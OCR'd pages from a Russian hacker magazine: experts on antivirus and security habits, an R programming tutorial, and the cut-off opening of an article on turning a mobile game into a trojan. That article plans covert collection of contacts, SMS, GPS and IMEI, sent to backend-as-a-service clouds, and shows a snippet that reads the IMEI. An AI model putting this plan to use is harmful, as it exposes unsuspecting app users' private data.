Что касается дополнительных инструментов, которые сразу же ставятся на голую винду, то обычно это **VirtualBox, Kali, IDA, OllyDbg** + **ImmunityDebugger, VS, WinHex, PEiD, ProcessExplorer**, ну и в таком духе :). Почему именно они? Ну, без виртуальной машины никак — чтобы не запороть рабочую машину своими экспериментами, все опасные (серфинг Сети, исследование подозрительных файлов…) вещи выполняются в гостевой ОС. И тут VirtualBox прекрасно справляется со своей задачей. Про Kali Linux и говорить нечего — просто must have, есть и другие дистры, несущие с собой набор специализированного софта, но в Кали он, пожалуй, самый широкий. **IDA** + **Olly** + **Immunity** + **PEiD** — инструменты, без которых не обходится исследование ни одного исполняемого файла, так что тут даже обсуждать особо нечего, да и альтернатив им я для себя не вижу. **VS** — без хорошей IDE и компилятора тоже просто никуда. **WinHex** — один из лучших шестнадцатеричных редакторов, который, помимо работы с огромными файлами, умеет открывать память процессов. **ProcessExplorer** — на мой взгляд, именно так должен выглядеть диспетчер задач, возможностей штатного явно не хватает.







Илья Русанен

Так вот, о том, как я обходился (и обхожусь) без антивируса. В те бородатые годы, где-то в первой половине 2000-х, никто еще не слышал о таких словах, как оркестраторы, поэтому все, что я сделал, — это установил винду и последние драйверы на забитый нулями диск без подключения к сети, а потом создал несколько образов Norton Ghost с разным набором софта под разные кейсы. Идея была в том, чтобы каждые несколько дней просто вытирать все содержимое жесткого диска и раскатывать 100%-но чистый образ с предустановленным софтом. Звучит странно, но буквально через пару месяцев я приучил себя тратить в среднем по 15 минут в неделю на раскатку чистого образа (Сегейт на 40 Гб, теперь-то я понимаю, почему ты так внезапно умер :)). Со временем комп проапгрейдился, параноидальность заметно возросла, а привычка работать без антивируса так и осталась. В какой-то момент мне пришлось перейти на Debian, а потом и на OS X, и тем самым я выиграл себе еще несколько лет спокойной жизни.

Сегодня я по-прежнему не использую антивирусы, но по другой причине. Дело в том, что у меня нет абсолютно никаких критичных/sensitive данных ни на одном из моих компьютеров. Все файлы я разбиваю на пять основных хранилищ:

- Dropbox;
- Google Drive;
- Amazon Glacier/S3;
- Digital Ocean;
- приватные репозитории на GitHub.

Каждый из них имеет свое назначение. Например, в DB хранятся только fast-read данные, с которыми я работаю в течение дня. В Google Drive уходит то, что мне нужно в работе, но не сию минуту, причем с моим обязательным личным review. В S3 хранятся данные с периодической частотой обращения, со временем они уходят блобами в Glacier. Кстати, если ты попробуешь у себя собрать действительно критичные данные, потеря которых будет катастрофой, ты удивишься, насколько их на самом деле мало.

Ведь код, который я пишу, незамедлительно пушится в технические ветки в соответствующих репозиториях на гитхабе. Сама разработка, компиляторы и прочий дев-стафф у меня лежит на нескольких облачных серверах, объединенных в private network с SSL и доступом по ключу, а локально я просто монтирую разные файловые системы самописными bash-скриптами. Пароли у меня хранятся только в менеджере паролей, а сами приложения с недавнего времени запускаются в docker-контейнерах, чтобы исключить доступ к основной файловой системе при пробиве, скажем, браузера (коллеги, наверное, помнят, как я год назад пытался гонять Flash только в виртуалке, замучив этим всех). Ну и конечно, весь мой стафф всегда готов к бою с последними обновлениями из двух копий на двух backup-дисках в Time Machine. Кажется, все :).

Наверное, ты увидишься, прочитав все это, и спросишь: «Зачем так сложно? Поставь антивирус и спи спокойно!» На самом деле все это только звучит сложно, на практике уже через неделю ты на автомате выполняешь эти действия. Да и вдобавок меня очень напрягает хранение всех яиц в одной корзине, это неправильно. Правильный путь — ASAP разносить данные по разным endpoint'ам и периодически страховать хранилища между собой.



Александр Ващило

На мой взгляд, грамотный бэкап важнее антивируса. Для домашней работы или малого офиса подойдет почти любой backup-менеджер, тот же самый антивирус Comodo предоставляет достаточно хорошую бесплатную утилиту Comodo Backup (облако — за отдельную плату).

Главное — отделить полезные данные от мусора и систематически бэкапить именно их. Кстати, лучше бэкапить в специальный архив — как правило, шифровальщики их не трогают.



Евгений Зобнин

Мой набор ПО для обеспечения безопасности достаточно стандартен для любого знакомого с *nix человека. В первую очередь это, конечно же, брандмауэр, стандартный **iptables** без всяких обвесок и с довольно коротким набором правил в стиле «наружу — все, внутрь — почти ничего». Плюс **SELinux**, на домашних машинах он всегда отключен по причине проблем с некоторым софтом, но на сервере без него никак. Явно небезопасные семплы кода запускаю в docker/lxc, отдельно есть docker-контейнер с Chromium и Tor. Его удобно использовать для походов по злачным местам. Это все. Можно было бы, конечно, водрузить **Hardened Gentoo** с обвесками, но, имхо, на домашней машине это излишество.





Deeonis

Из другого софта для безопасности у меня только расширение **NoScript** для Mozila. Местами неудобно, но зато довольно эффективно.

АНТИВИРУС ДЛЯ МЛАДШЕГО БРАТА / МАМЫ / ДЕВУШКИ: ТАКОЙ, ЧТОБЫ ЛИШНИХ ВОПРОСОВ НЕ ЗАДАВАЛ, НО БЫЛ ЭФФЕКТИВЕН





Антон Жуков

Что касается антивирусного решения для брата/мамы/девушки, то здесь на первом месте обычно идет сама ОС, а именно управление учетными записями — ни в коем случае нельзя им позволить сидеть под админом. Для повседневных задач (серфинг, работа в ворде, игры) хватает привилегий обычного пользователя. Ну и для пущего успокоения можно поставить тот же самый **KIS** — интерфейс у него достаточно продуманный и не вызовет трудностей даже у новичка. Из бесплатных решений есть положительный опыт использования **Avast**.



Александр Лозовский

Перечислю факты: жене на ноутбук установил **KIS**. И кстати, не только потому, что мне его на халяву дали на конференции :), ведь я журналист и дистрибы антивирусов у меня есть разные. Не тормозит (ноут — Core i3 Ivy Bridge, 4 Гб RAM, SSD), лишних вопросов действительно не задает. На телефоне у нее стоит **Dr.Web Light**. Маме на ноут поставил **Avast**, так как ноут у нее слабый. При всей моей любви к Avast не удержусь от критики — их методы развода (OK, не развода, а мотивации :)) юзеров на покупку премиум-версии, все эти их всплывающие окошечки очень сильно раздражают.

Старшему сыну поставил на планшет вообще **Trend Micro**, а по какой причине я это сделал — не помню, наверное был пьян. Но менять не собираюсь :).



Александр Ващило

В вопросе, какой антивирус поставить младшему брату или подруге, обычно исхожу из того, что последние не готовы платить за него :). Соответственно, приходится выбирать какое-то бесплатное решение. По старой памяти устанавливаю **Avast** или **Comodo**. Однако Avast не нравится своими огромными всплывающими баннерами с призывами заплатить. Comodo довольно хорош, но много программ и действий пользователя помечает как потенциально опасные, что обычного юзера может пугать и раздражать. Именно за эту эвристику мне и понравился Comodo, но для большинства пользователей его параноидальность представляет собой лишнее «зло». Конечно, правильная настройка может его уменьшить…




Евгений Зобнин

Моя девушка была очень рада сменить Windows на **Ubuntu**. С ее мамой было сложнее, поэтому остановился на **Nod32**. Прост, неприхотлив, ненавязчив. Плюс **Dr.Web CureIt**.

Deeonis

Всем близким родственникам поставил на ПК **Ubuntu**. Серфинг веба составляет 99% задач, а если надо запустить что-то виндовое, помогает Wine.







ВЛАДИМИР ТРЕГУБЕНКО, ПОСТОЯННЫЙ АВТОР РУБРИКИ «MALWARE»



Сколько я себя помню, на моих компьютерах никогда не было никаких антивирусов. Он нужен в первую очередь тем, кто весьма поверхностно понимает, что вообще происходит внутри компьютера, то есть обычному пользователю. Те, кто достаточно хорошо разбирается в IT, прекрасно знают, что защита — это комплексная вещь.

Я, например, на всех компьютерах, с которыми приходилось иметь дело, везде принудительно отключаю автозапуск с USB-устройств. Я считаю, что это намного более эффективный метод защиты, чем антивирус. По некоторым оценкам, около 50% malware для работы необходимы права администратора, работа с правами пользователя, соответственно, уменьшает вероятность заражения в два раза. Есть и более хитрые приемы: например, если выставить запрет выполнения для каталога temp, процентов 90 malware просто не запустится. Но это очень хардкорный прием, после таких манипуляций станет невозможной установка большинства программ, и поэтому обычным пользователям он не подходит. Что еще? Хранение важных данных на внешних носителях и посещение только проверенных годами сайтов. Ну и естественно, постоянный ликбез в области IT.

Это все к тому, что нельзя просто поставить антивирус и радоваться жизни, так не бывает.

Теперь что касается конкретных рекомендаций. Как известно, у malware, как и у биологических вредоносных микроорганизмов, есть такое понятие, как ареал обитания. Соответственно, российский антивирус будет лучше работать в России, а европейский — в Европе. То есть по этому принципу **Kaspersky** и **Dr.Web** вне конкуренции.



С другой стороны, для большинства пользователей ключевым остается фактор цены. И тут есть два своих фаворита — **Avast** и **Avira**, которые предлагают полностью бесплатные решения.

Со своей стороны могу высказать субъективное мнение по поводу некоторых антивирусов. Когда-то давно Dr.Web был для меня эталоном антивируса: написан на ассемблере, малый размер баз, скорость работы — все было на высоте. Но неграмотная маркетинговая политика не позволила ему стать лидером рынка. А теперь маркетологи полностью взяли власть в свои руки, кстати, это касается всех без исключения производителей. Интерфейс стал громоздким, размер инсталляционного пакета начал переваливать за 200 Мб, а размер баз — и того больше. И у Kaspersky все то же самое. Единственный огромный плюс **Kaspersky** — это скорость реакции, новые сигнатуры действительно добавляются намного быстрее, чем у конкурентов. Но интерфейс, использование ресурсов компьютера и процедура загрузки обновлений — это что-то с чем-то... В этом плане радует компания **ESET**, интерфейс удерживает разумный баланс между громоздкостью и удобностью, размер баз не очень велик, плюс они унифицированы. Видимо, там маркетологов держат в узде.

Иногда складывается впечатление, что создатели антивирусов соревнуются в вычурности интерфейса, а не в реальном внедрении всяких инноваций, типа реально работающей проактивной защиты, которая по факту у многих так и осталась красивым выражением из рекламного буклета.


Ну а среди бесплатных решений альтернативы **Avast** нет, что, кстати, отлично сейчас заметно, так как компания показывает очень хорошие темпы роста рынка.

Бесплатный **Comodo** — это средство для гиков, он хорош как средство проактивной защиты при грамотной его настройке, но как классический антивирус он ничего из себя не представляет.




Перспективной идеей является использование sandbox, многие вендоры уже реализовали в своих продуктах нечто подобное. Следующий шаг — реализация sandbox с помощью виртуализации, это будет реальный прорыв.

ВВЕДЕНИЕ В R



РАЗБИРАЕМСЯ В АНАЛИЗЕ ДАННЫХ С ИСПОЛЬЗОВАНИЕМ СТАТИСТИЧЕСКОГО ПАКЕТА

В прошлой статье из декабрьского номера я начал говорить об анализе данных и закончил на том, как быстро решить задачу линейной регрессии на R. Сегодня я более подробно расскажу об R как о языке программирования.



Виталий Худобахшов
vitaly@betamind.ru

Когда-то это был язык для работы со статистикой, но сейчас его вполне можно считать языком общего назначения (хотя основную свою направленность он сохранил). Кто не верит, может заглянуть на страничку проекта Shiny (shiny.rstudio.com), с помощью которого любой может создавать полноценные веб-приложения на R.

Ну да ладно, нас язык R интересует именно в той области, где он действительно хорош. В этой статье я расскажу о самых базовых объектах в языке и его особенностях. Кто-то мудрый давно заметил, что самое хорошее в языке R — это то, что он был создан специалистами по статистике, а самое плохое — то, что он был создан специалистами по статистике :).

Опустив вопросы установки R, с которыми довольно легко справиться (тем более что про это я немного уже писал в прошлой статье), приступим к изучению языка.

ВСЕ, ЧТО ВЫ ХОТЕЛИ ЗНАТЬ О ФУНКЦИИ, НО БОЯЛИСЬ СПРОСИТЬ

В языке R доступна очень большая инфраструктура пакетов и, как следствие, совершенно невероятное количество функций для повседневного использования. Что делать, если ты знаешь название, но не помнишь правильное употребление функции? Решением станет очень приличный help, правильным образом встроенный в систему. Для того чтобы получить справку об использовании той или иной функции, достаточно набрать `?имя_функции`.

ВЕКТОРЫ

Начнем с базовых объектов, из которых состоит язык. В большинстве языков программирования, с которыми тебе приходилось иметь дело, примитивными объектами являются числа, объекты булева типа и прочие действительно примитивные вещи.



В языке R полно сюрпризов, и первый из них заключается в том, что *примитивным объектом в R является вектор*, то есть совокупность значений одной природы. К примеру, вектор вещественных чисел. Хочется спросить, а как быть с обычными числами? Скажем, с числом 10. Ответ на этот вопрос довольно прост — это вектор из одного элемента.

Векторы бывают следующих типов:

- целые;
- числовые (вещественные);
- символьные;
- комплексные;
- логические.

По умолчанию числа в R — это вещественные числа, то есть числа с плавающей запятой. Для того чтобы явно указать R, что число, с которым ты собираешься иметь дела, целое, нужно добавить суффикс L. Например, 10L. Это легко иллюстрирует следующий код:

```
> x <- 1
> typeof(x)
[1] "double"
> y <- 1L
> typeof(y)
[1] "integer"
```

Здесь будет использоваться символ приглашения `>`, чтобы отличать код от ответа системы. В работе с числами существует специальный символ `Inf` для представления бесконечности.

Следует обратить внимание на оператор присваивания `<-`. Рассмотрим следующий фрагмент:

```
> x <- 10
> x            # печатаем x
[1] 10
> print(x)     # еще раз печатаем
[1] 10
```

В этом, казалось бы, очевидном фрагменте кода есть два важных момента: печатать можно, просто указывая имя переменной в строке или используя функцию, предназначенную для печати. Это довольно характерно для всех языков, в которых есть интерактивный интерпретатор REPL (Read — Evaluate — Print Loop). Функция `print` скорее используется для печати внутри других функций для отладки или просто для вывода какой-либо информации. Что более важно и менее очевидно, строка `[1]  10`, выводимая в качестве результата в R, говорит, что это первый (и единственный) элемент вектора.

Число 1 в квадратных скобках выводится для удобства чтения. К примеру, если вектор не влезает в ширину экрана, то он разбивается на строки и числа перед каждой строкой — это индекс элемента вектора, с которого начинается данная строка.

Для создания обычного вектора используется функция `c`:

```
> x <- c(1,2,3)
> x
[1] 1 2 3
```

Так же как и во многих других языках, можно создавать векторы, указывая интервал значений:

```
> x <- c(1:3)
> x
[1] 1 2 3
```

Казалось бы, результат тот же, однако все не совсем так. Так как это целочисленный интервал, содержимое второго вектора — это целые числа, а первого — вещественные. Что легко проверить с помощью функции `typeof`. В последнем случае еще можно писать просто `x <- 1:3`. Значения булева типа в языке R выглядят как `TRUE` и `FALSE` или просто `T` и `F`. Для того чтобы создать пустой вектор нужного типа, необходимо использовать функцию `vector`.

```
> x <- vector("numeric", length = 10)
> x
[1] 0 0 0 0 0 0 0 0 0 0
> length(x)
[1] 10
```

Неявное преобразование типов в R хорошо иллюстрируется следующим примером:

```
> x <- c("a", TRUE, 1.3)
> x
[1] "a"    "TRUE" "1.3"
> y <- c(2, TRUE, FALSE)
> y
[1] 2 1 0
```

Часто бывает необходимо воспользоваться явным преобразованием типов. Рассмотрим пример:

```
> as(TRUE, "character")
[1] "TRUE"
> as.character(TRUE)
[1] "TRUE"
```

Два строчки делают в точности то же самое, однако с точки зрения читаемости кода второй подход выглядит более предпочтительным. Вообще, функции создания, проверки и преобразования типов легко запомнить следующим образом. Для создания (пустого вектора строк) используется `character(length=5)`, где `length` — количество элементов, `is.character` используется для сравнения, а `as.character` для преобразования. Когда преобразование невозможно, его результатом будет специальное значение `NA`.

Элементы вектора могут быть заименованы, это можно сделать следующим образом:

```
> v <- c(x = 1.0, y = 2.5, z = -0.1)
> v
   x    y    z
 1.0  2.5 -0.1
```



Или так:

```
> u <- c(1.0, -0.5, -0.5)
> names(u) <- c("x", "y", "z")
```

МАТРИЦЫ

С векторами все довольно просто, давай теперь попробуем разобраться с другой полезной структурой данных — матрицами. Для создания матрицы есть специальная функция `matrix`:

```
> m <- matrix(nrow = 2, ncol = 3)
> m
     [,1] [,2] [,3]
[1,]   NA   NA   NA
[2,]   NA   NA   NA
```

Как видно, изначально создается пустая матрица. Для того чтобы получить размеры матрицы, существует специальный атрибут `dim`:

```
> dim(m)
[1] 2 3
> attributes(m)
$dim
[1] 2 3
```

Следует отметить, что в смысле хранения двумерных объектов (массивов, матриц) все языки делятся на две группы: те, что хранят матрицы по строкам, такие как C и Java, и те, что хранят по столбцам, — это, к примеру, FORTRAN и R. В том, что это именно так, легко убедиться следующим образом:

```
> m <- matrix(1:6, nrow = 2, ncol = 3)
> m
     [,1] [,2] [,3]
[1,]    1    3    5
[2,]    2    4    6
```

Причем задавать двумерную структуру можно, просто добавляя атрибут `dim` к вектору:

```
> v <- 1:6
> dim(v) <- c(2, 3)
> v
     [,1] [,2] [,3]
[1,]    1    3    5
[2,]    2    4    6
```

Сверх того, строкам и колонкам матрицы можно давать имена:

```
> m <- matrix(1:4, nrow=2, ncol=2)
> dimnames(m) <- list(c("a", "b"),↵
  c("c", "d"))
> m
  c d
a 1 3
b 2 4
```

В языке R существует также механизм создания двумерных структур из одномерных с помощью операций присоединения строки или столбца:

```
> x <- 1:3
> y <- 11:13
> cbind(x, y)
     x  y
[1,] 1 11
[2,] 2 12
[3,] 3 13
> rbind(x, y)
  [,1] [,2] [,3]
x    1    2    3
y   11   12   13
```

О том, как работать с отдельными элементами структур данных, я напишу чуть позже, а пока продолжим разбираться с самими структурами.

СПИСКИ И ФАКТОРЫ

В этом разделе рассмотрим еще две полезные структуры данных. Первая — это, конечно, список. Дело в том, что часто приходится хранить данные разного типа в одном месте.

Как мы знаем, вектор здесь не подходит, потому что его элементы должны быть одного типа, поэтому в R предусмотрены списки:

```
> lst <- list("hello", 1.5, TRUE, 1+2i)
> lst
[[1]]
[1] "hello"
[[2]]
[1] 1.5
[[3]]
[1] TRUE
[[4]]
[1] 1+2i
```

Как видно, в списке содержится четыре элемента, и все они разного типа: строка, вещественное число, булево значение и комплексное число. Элементы списка можно именовать, как и элементы вектора:

```
> l <- list(a="test", b=3.14)
> l
$a
[1] "test"
$b
[1] 3.14
```

Во многих языках программирования есть перечислимый тип данных. Он нужен для того, чтобы работать с данными, в качестве значения которых могут выступать элементы конечного множества. Когда такого типа в языке нет, этот вопрос решается с помощью констант для соответствующего набора значений. В языке R для обеспечения подобной функциональности есть специальный тип — фактор:

```
> x <- factor(c("yes", "no", "yes",↵
  "no", "no"))
> x
[1] yes no  yes no  no
Levels: no yes
```

Здесь создается вектор факторов с двумя возможными значениями: yes и no. Можно, к примеру, подсчитать, сколько соответствующих значений есть в нашем векторе:

```
> table(x)
x
 no yes
  3   2
```

ФРЕЙМ ДАННЫХ (DATA FRAME)

Фрейм данных — один из самых полезных типов данных в R. Когда мы работаем с реальными табличными данными, именно этот тип представляет таблицы. В отличие от матриц, данный тип позволяет хранить различные типы данных в разных колонках. С точки зрения хранения этот тип данных можно представить как список специального вида, где элементами списка являются списки одинаковой длины (колонки). Для загрузки фрейма данных из CSV-файла существует функция `read.csv`, которая уже встречалась нам в предыдущей статье этой серии.

Можно создать фрейм данных вручную, например так:

```
> x <- data.frame(a=c(F, F, T, T),↵
  b=c(F, T, F, T), or=c(F, T, T, T))
> x
      a     b    or
1 FALSE FALSE FALSE
2 FALSE  TRUE  TRUE
3  TRUE FALSE  TRUE
4  TRUE  TRUE  TRUE
```

Помимо атрибута `names`, для фрейма данных также есть `row.names`:

```
> names(x)
[1] "a"  "b"  "or"
> row.names(x)
[1] "1" "2" "3" "4"
```

ДОСТУП К ЭЛЕМЕНТАМ

Как ты мог заметить, до сих пор я рассказывал лишь о том, какие бывают структуры данных, но ничего не сказал про то, как получать доступ к отдельным элементам или подмножествам. Посмотрим, как это работает, на простом примере с вектором:

```
> x <- c(11, 21, 31, 41, 11, 21, 31)
> x[1]
[1] 11
> x[2]
[1] 21
> x[x > 21]
[1] 31 41 31
> j <- x > 21
> j
[1] FALSE FALSE  TRUE  TRUE FALSE↵
  FALSE  TRUE
> x[j]
[1] 31 41 31
> x[1:3]
[1] 11 21 31
```

Наверное, единственный комментарий, который требуется к данному примеру, — это то, что операция > работает как векторная операция и результатом ее выполнения будет вектор булевых значений, этот вектор может быть использован для выборки данных из вектора.

При работе с матрицами также не возникает никаких сложностей, нужные строки и столбцы мы можем получить легко и непринужденно. К примеру, запись `x[2,3]` — это элемент во второй строке и в третьем столбце, а `x[1,]` и `z[,2]` — это первая строка и второй столбец соответственно. По умолчанию эти операции возвращают вектор, а не матрицу, в которой одна строка или столбец, и если мы хотим, чтобы результатом выполнения данной операции была все-таки матрица, пусть и другого размера, то нужно использовать дополнительный параметр `x[1, ,drop=FALSE]`.

С доступом к элементам списка все немного сложнее. Рассмотрим следующий пример:

```
> l <- list(a=0.5, b=1:3)
> l$a
[1] 0.5
> l$b
[1] 1 2 3
> x <- l[2]
> x
```

```
$b
[1] 1 2 3
> typeof(x)
[1] "list"
> y <- l[[2]]
> typeof(y)
[1] "integer"
> y
[1] 1 2 3
```

На этом примере достаточно хорошо видны особенности доступа к элементам в R.

Как можно заметить, использование `[[]]` не гарантирует соответствие типа возвращаемого значения изначальному, а в случае одинарных скобок `[]` возвращаемое значение также является списком. В этом смысле `$` и `[[]]` работают очень похоже. Хотя есть некоторая особенность — значение в двойных квадратных скобках может быть вычислено, а имя после знака `$` — нет.

Списки бывают вложенными, и доступ к их элементам осуществляется с помощью вложенных скобок, как и полагается: `x[[1]][[3]]`, однако можно сделать запись чуть более понятной, используя функцию `c`. К примеру, последнее выражение можно записать как `x[[c(1, 3)]]`. Причем использовать селектор с одной скобкой не получится (подумай почему).

УПРАВЛЯЮЩИЕ СТРУКТУРЫ

Надо заметить, что в данной статье я рассматриваю R именно как язык программирования, но на самом деле можно было бы взглянуть на него как на систему для работы со статистикой с типичными функциями для решения повседневных задач. Однако я предпочту быть консервативным в изложении и, как полагается после описания базовых типов, перейду к разговору об условных блоках и циклах.

Начнем с условного оператора. Надо сказать, что здесь в R нет почти ничего особенного, но все-таки:

```
if (x > 0) { y <- x } else { y <- -x }
```

Ничего нового тут нет, и `else` может быть опущен. Хотя и тут не обошлось без несколько необычного поведения. В функциональных языках,

Язык R достаточно гибок при работе с формальными параметрами и аргументами. В нем допускается использование значения по умолчанию

таких как Haskell, конструкция `if` является выражением, а не оператором, то есть возвращает значение, а не изменяет состояние. В языке R эта идея также нашла себе место в следующей конструкции:

```
y <- if (x > 0) { x } else { -x }
# Фигурные скобки можно опустить
```

Последняя конструкция делает то же самое, что и предыдущая, только в функциональном стиле. Однако в функциональных языках выражение должно быть определено и поэтому наличие ветви `else` обязательно. Здесь же это не так, конструкция `z <- if (x < 0) -x` вполне допустима, но значением этого выражения при `x > 0` будет специальное значение `NULL`. Для сравнения с этим значением можно использовать функцию `is.null`.

Теперь стоит сказать пару слов о циклах. Циклы в R работают медленно, но когда мы имеем сравнительно небольшой объем данных, то использование циклов может быть вполне допустимо и даже удобно. С этой точки зрения R также мало отличается от других языков программирования. Начнем с цикла `for`, который реализует известную парадигму for-in.

```
x <- c("a", "b", "c", "d", "e")
for(i in 1:5) {
    print(x[i])
}
for(ch in x) print(ch)
```

Как и полагается, цикл for-in реализует процесс итерации по вектору или последовательности, последний вариант более лаконичен, однако если нам каким-либо образом нужны индексы, то хорошо бы иметь возможность создавать последовательность, соответствующую заданному вектору.

Для этого в R предусмотрена специальная функция `seq_along`, принимающая в качестве аргумента вектор или список, для которых строится последовательность индексов. Таким образом, первый цикл можно было бы переписать в виде `for(i in seq_along(x)) { ... }`. Для того чтобы сгенерировать последовательность заданной длины, можно воспользоваться функцией `seq_len`.

Кстати, все эти вопросы легко решить известными средствами, используя лишь функцию вычисления длины `length`. Цикл `while` имеет вполне классическую форму `while (cond) { ... }`.

Логические связки в R также выглядят стандартным образом: `&&`, `||` и `!`. В дополнение к банальному `while(TRUE)` в R присутствует небанальный `repeat { ... }`, выход из которого обеспечивает, как обычно, комбинация `if` и `break`. Для перехода к следующей итерации предусмотрен оператор с несколько неожиданным названием `next`.

Как можно заметить, разделителей вроде точки с запятой между операторами в R нет.

ФУНКЦИИ

Как уж без функций в приличном языке программирования? В самом общем виде определение функции выглядит следующим образом:

```
f <- function(<args>) {
  ...
}
```

Как и в функциональных языках, функции в R являются объектами первого класса (first-class object). Это означает, что их можно передать в качестве аргумента в другую функцию и вернуть в качестве значения. Анонимные (лямбда) функции также присутствуют:

```
f <- function(g) {
  function(x) g(g(x))
}
y <- f(function(x) x * x)(5)
```

Здесь функция `f` принимает в качестве аргумента функцию `g` и возвращает функцию, которая имеет один формальный параметр `x` и дважды применяет к нему функцию `g`. Также в коде можно увидеть передачу анонимной функции в качестве аргумента, а полученный результат (композиция функций `g` и самой себя) применяется к числу 5. Таким образом, число 5 будет дважды возведено в квадрат.

Порядок вычисления аргументов в R является отложенным (lazy), то есть аргумент не вычисляется, если он не нужен:

```
> f <- function(x, y) x * x
> f(3)
[1] 9
> f(3, 5/0)
[1] 9
```

Для того чтобы правильно работать с состоянием в случае замыканий, существует оператор `<<-`. Рассмотрим пример:

```
counter <- function() {
  i <- 0
  function() {
    i <<- i + 1
    i
  }
}
```

Теперь мы можем создать счетчик или даже два и проверить, как все работает:

```
> counter_one <- counter()
> counter_two <- counter()
> counter_one()
[1] 1
> counter_one()
[1] 2
> counter_two()
[1] 1
```

Как видно, все работает штатно, однако если заменить оператор `<<-` на обычный оператор присваивания, то ничего работать не будет и счетчик всегда будет выдавать число 1.

Язык R достаточно гибок при работе с формальными параметрами и аргументами. В нем допускается использование значения по умолчанию и вызов функции с произвольным порядком аргументов (по имени):

```
> f <- function(x, y=1) x + y
> f(y=2, x=5)
```

Многие функции в R имеют довольно большой список формальных параметров и значений по умолчанию, и поэтому передавать в них аргументы удобнее по имени.

ПРОДОЛЖЕНИЕ СЛЕДУЕТ

В следующей статье я продолжу рассказывать про программирование на R с использованием уже реальных примеров векторизации и визуализации.

MBAAS ДЛЯ МОБИЛЬНОГО ХАКЕРА



ИСПОЛЬЗУЕМ ОБЛАЧНЫЕ ХРАНИЛИЩА ДЛЯ СЛИВА ИНФОРМАЦИИ

Современные облачные сервисы предлагают хакерам потенциально неограниченные ресурсы. Так, Амазон активно используется для взлома WPA-брутфорсом — немецкий эксперт Томас Рот еще в 2011-м перебирал полмиллиона паролей в секунду, оплачивая каждую минуту всего 28 центами. Сегодня скорость перебора за ту же цену наверняка достигла не одного миллиона вариантов. И даже Wikileaks перенесла свои документы в амазоновские службы, научившиеся достаточно успешно справляться с DDoS-атаками. Пора в облака и нам.

МОБИЛЬНЫЙ БЭКЕНД — ПРОСТО И БЕСПЛАТНО

На базе «низкоуровневых» облачных систем (голые виртуальные серверы или виртуальные файловые хранилища) сегодня активно надстраиваются бэкенды, ориентированные на конкретные нужды прикладных разработчиков. Так называемые backend as a service (BaaS) пользуются особенно активным спросом у мобильных программистов, в связи с чем сегодня фактически стираются различия между BaaS и Mobile BaaS (MBaaS). MBaaS-услуги очень популярны у разработчиков онлайновых игр и в стартаповских проектах, так как экономят огромное количество ресурсов и времени на развертывание и сопровождение серверной инфраструктуры. Подключить к клиентской части облачное хранилище, учетные службы ведения пользователей, социальные сервисы и множество других фич и запустить действующий прототип в эксплуатацию сегодня можно буквально за несколько часов, причем бесплатно.

Чтобы познакомить тебя с базовыми принципами стыковки с MBaaS, я задумал одну небольшую фантазию. На которую меня, кстати, вдохновило Агентство национальной безопасности США, которое скрытно собирало данные через игру Angry Birds, встроив в нее троянец :).

Суть фантазии следующая. Допустим, имеется кросс-платформенная программа на Unity3D/C#, способная работать в Windows, на Android и iOS. Например, это может быть простенькая мобильная игра-завлекалочка. Хакер хочет незаметно для пользователя перегнать его данные в облако и потом получить к ним удобный доступ. Какими ресурсами он для этого будет пользоваться?

МЕТОДИКА ИСПОЛЬЗОВАНИЯ MBAAS

Взаимодействие с любой MBaaS-службой отличается в технических деталях, но обычно развивается по типовой схеме:

1. Регистрируемся в MBaaS-сервисе.
2. Создаем проект или приложение, получаем для него ключи доступа, которые задаем в клиентской программе.
3. На клиентской стороне программируем соединение с сервером.
4. Нередко дополнительно требуется завести условного пользователя, который будет идентифицировать конкретный сеанс связи смартфона с сервисом.
5. Посредством достаточно простого API (обычно объектно ориентированного) передаем данные в облако.
6. Периодически просматриваем консоль MBaaS и анализируем, какие данные за последнее время были слиты.

Я рассмотрю шесть MBaaS-служб, в которых декларируется поддержка Unity3D. BaaS-сервисов схожего назначения на самом деле десятки, и чаще всего обеспечивается взаимодействие с SDK для Android и iOS, но мы специально не будем привязываться к конкретной платформе, чтобы за деталями реализации не потерять суть.

ЧТО И КАК БУДЕТ СЛИТО?

Полезными в простейшем случае окажутся телефонные номера в списке контактов и тексты эсэмэсок; в более продвинутых случаях можно, получив рут, качать данные поинтересней, в том числе и GPS. В рамках даже кросс-платформенного Unity3D соответствующие функции можно реализовать вполне комфортно, достаточно добавить несколько десятков строк оригинального кода под каждую из трех основных платформ (Android, iOS, Windows Phone).

Например, так:

```
#if UNITY_ANDROID
AndroidJavaObject TM = new AndroidJavaObject↵
("android.telephony.TelephonyManager");
string IMEI = TM.Call<string>("getDeviceId");
```

или даже проще:

```
string IMEI = SystemInfo.deviceUniqueIdentifier;
```

Надо только не забыть включить в настройках проекта разрешение READ_PHONE_STATE, все равно пользователи практически всегда принимают эти запросы по умолчанию.

ВЫБИРАЕМ ЛУЧШИЕ ИЗ ХУДШИХ

Моя оценка MBaaS-систем, конечно, довольно субъективна, я учитывал прежде всего порог вхождения в соответствующий сервис: как быстро можно запустить работающий тестовый пример, сколь удобна документация, каковы возможности в целом.

GameSparks.com

Гордо называющий себя The #1 Backend-as-a-Service platform for games, этот сервис заслужил твердый неуд и получил первое место с конца. Регистрация занимает минуту, пустая игра тоже мгновенно создается, а сам SDK в формате unitypackage устанавливается без проблем.

Первый звоночек прозвучал при копировании игровых ключей: в консоли под API Key и API Secret отведено столь мало места (а автоматически они не выделяются), что в результате очень легко ошибочно скопировать часть ключа без его невидимого хвоста. Сами ключи задаем в сцене Unity3D в настройках меню GameSparks.

